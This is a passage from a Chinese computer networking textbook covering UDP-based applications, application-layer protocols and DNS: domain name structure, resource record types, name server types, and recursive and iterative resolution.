IP 地址配置	BOOTP，DHCP	UDP
网络管理	SNMP	UDP
远程文件服务器	NFS	UDP
IP 电话	专用协议	UDP
流式多媒体通信	专用协议	UDP
多播	IGMP	UDP
电子邮件	SMTP	TCP
远程终端接入	TELNET	TCP
万维网	HTTP	TCP
文件传送	FTP	TCP

（2）UDP 用户数据报的首部格式（见图 3-21）

3.1.2.3 应用层协议

每个应用层协议都是为了解决某一类应用问题，而问题的解决又往往是通过位于不同主机中的多个应用进程之间的通信和协同工作来完成的。应用层的具体内容就是规定应用进程在通信时所遵循的协议。




图 3-21 UDP 协议及它与 IP 数据报的关系

1．域名系统 DNS（Domain Name System）

域名系统 DNS 的功能是把 Internet 中的主机域名解析为对应的 IP 地址。域名系统 DNS 是一个联机分布式数据库系统。工作方式采用客户服务器方式。域名服务器是运行域名服务器程序的机器。

（1）DNS 名字空间

目前，因特网的命名方法是层次树状结构的方法。采用这种命名方法，任何—个连接在因特网上的主机或路由器，都有一个**唯一的层次结构的名字**，即**域名**(domain name)。**域**是名字空间中一个可被管理的划分。域可以继续划分为子域，如二级域、三级域等等。域名的结构由若干个分量组成，各分量之间用点（请注意，是小数点的点）隔开：

.... 三级域名．二级域名．顶级域名

各分量分别代表不同级别的域名。

每一级的域名都由英文字母和数字组成（不超过 63 个字符，并且不区分大小写字母），完整的域名不超过 255 个字符。

目前顶级域名 TLD(Top Level Domain)有国家项级域名，国际顶级域名，通用顶级域名三大类。最早的顶级域名是：.com 表示公司企业、.net 表示网络服务机构、.org 表示非赢利性组织、.edu 表示教育机构（美国专用）、.gov 表示政府部门（美国专用）、.mil 表示军事部门（美国专用）。

图 3-22 是因特网名字空间的结构图。




图 3-22　因特网的名字空间

要强调指出的是，因特网的名字空间是按照机构的组织来划分的，与物理的网络无关，与 IP 地址中的“子网”也没有关系。

（2）资源记录

DNS 资源记录语法：

{name}　{TTL}　addr-class　record-type　record-specific-data，其中：

① name：域记录的名字。通常只有第一个 DNS 资源记录配置 name 栏，对于区域文档中其他的资源记录，name 也可能是空白，这种情况下，其他的资源记录接受先前的资源记录的名字。

② TTL：Live 栏可选择的时间。指定该数据在数据库中保管多长时间，此栏为空表示默认的生存周期在授权资源记录开始中指定。

③ addr-class：地址类。大范围用于 Internet 地址和其他信息的地址类为 IN。

④ record-type：记录类型。常为 A NS MX CNAME。

⑤ record-specific-data：记录类型的数据。

record-type 的定义如表 3-3 所示。

表 3-3　record-type 的定义

类　　型	意　　义	值
SOA	Start OF Authority	该区的参数
A	主的 IP 地址	32 位整数
MX	邮件交换	优先权，域
NS	名字服务器	本域服务器名
CNAME	规范名	域名
PTR	指针	IP 地址的别名
HINFO	主机描述	CPU、OS 信息
TXT	文本	ASCII 串

注意：MX 是准备为自己接收电子邮件的域名

（3）域名服务器

可以把域名服务器分为根域名服务器、顶级域名服务器、权限域名服务器和本地域名服务器四种不同类型。

① 根域名服务器(root name server)：根域名服务器是最高层次的域名服务器。每一个根域名服务器都要存有所有顶级域名服务器的 IP 地址和域名。当一个本地域名服务器对一个域名无法解析时，就会直接找到根域名服务器，然后根域名服务器会告知它应该去找哪一个顶级域名服务器进行查询。目前全世界共 13 个根域名服务器，它们的名字是用一个英文字母命名，从 a 一直到 m（前 13 个字母）。1 个为主根服务器，放置在美国。其余 12 个均为辅根服务器，其中 9 个放置在美国，欧洲 2 个，位于英国和瑞典，亚洲 1 个，位于日本。

② 顶级域名服务器（TLD server）：顶级域名服务器负责管理在本顶级域名服务器上注册的所有二级域名。当收到 DNS 查询请求时，能够将其管辖的二级域名转换为该二级域名的 IP 地址。或者是下一步应该找寻的域名服务器的 IP 地址。

③ 权限域名服务器(authoritative name server)：DNS 采用分区的办法来设置域名服务器。一个服务器所管辖的范围称为区。区的范围小于或等于域的大小。各个单位可以根据自己单位的情况来划分区的范围。每一个区都设置有服务器，这个服务器叫权限服务器，它负责将其管辖区内的主机域名转换为该主机的 IP 地址。在其上保存有所管辖区内的所有主机域名到 IP 地址的映射。

④ 本地域名服务器(local name server)：也称为默认域名服务器。当一个主机发出 DNS 查询报文时，这个查询报文就首先被送往该主机的本地域名服务器。当选择 PC 机中“Internet 协议（TCP/IP）”的“属性”，就可看到 DNS 地址的选项。其中的 DNS 服务器就是本地域名服务器。本地域名服务器离用户较近，一般不超过几个路由器的距离。当所要查询的主机也属于同一个本地 ISP 时，该本地域名服务器立即就能将所查询的主机名转换为它的 IP 地址，而不需要再去询问其他的域名服务器。

（4）域名解析

域名解析过程的要点：当某个应用进程需要把某个主机的域名解析为对应的 IP 地址时，它将调用解析程序，成为 DNS 的客户方，并把要解析的主机域名放在 DNS 请求报文中，然后使用 UDP 用户数据报将其发往本地域名服务器。本地域名服务器对其进行对应查询，如果查找成功，就将结果放入 DNS 回答报文中，同样使用 UDP 用户数据报将返回给请求方。

在域名的解析过程中，本地域名服务器可以采用递归查询和迭代查询两种查询

方式。

递归查询的思想：当某个主机有域名解析请求时，它总是首先向本地域名服务器发出查询请求，如果本地域名服务器知道查询结果，那么它将把结果返回给请求者；如果本地域名服务器不知道查询结果，它将作为 DNS 客户方向根域名服务器发出查询请求。然后由根域名服务器去完成接下来的查询。图 3-23 给出了一个递归查询的例子。在这个例子中主机 whu.edu.cn 要查询域名为 dry.ssd.com 的 IP 地址。




图 3-23　本地域名服务器的递归查询

迭代查询的思想：当根域名服务器收到本地域名服务器的查询请求时，它根据查询请求告诉本地域名服务器下一步应该去查询的顶级域名服务器的 IP 地址；接着本地域名服务器到该顶级域名服务器进行查询，若顶级域名服务器能够给出查询结果，那么它会把结果传送给本地域名服务器，否则它会告诉本地域名服务器下一步应该查询的权限域名服务器的 IP 地址；本地域名服务器就这样迭代进行查询，直到最后查到了所需要的 IP 地址，然后把结果反馈给发起查询的主机。图 3-24 给出了一个迭代查询的例子。同样还是主机 whu.edu.cn 要查询域名为 dry.ssd.com 的 IP 地址。

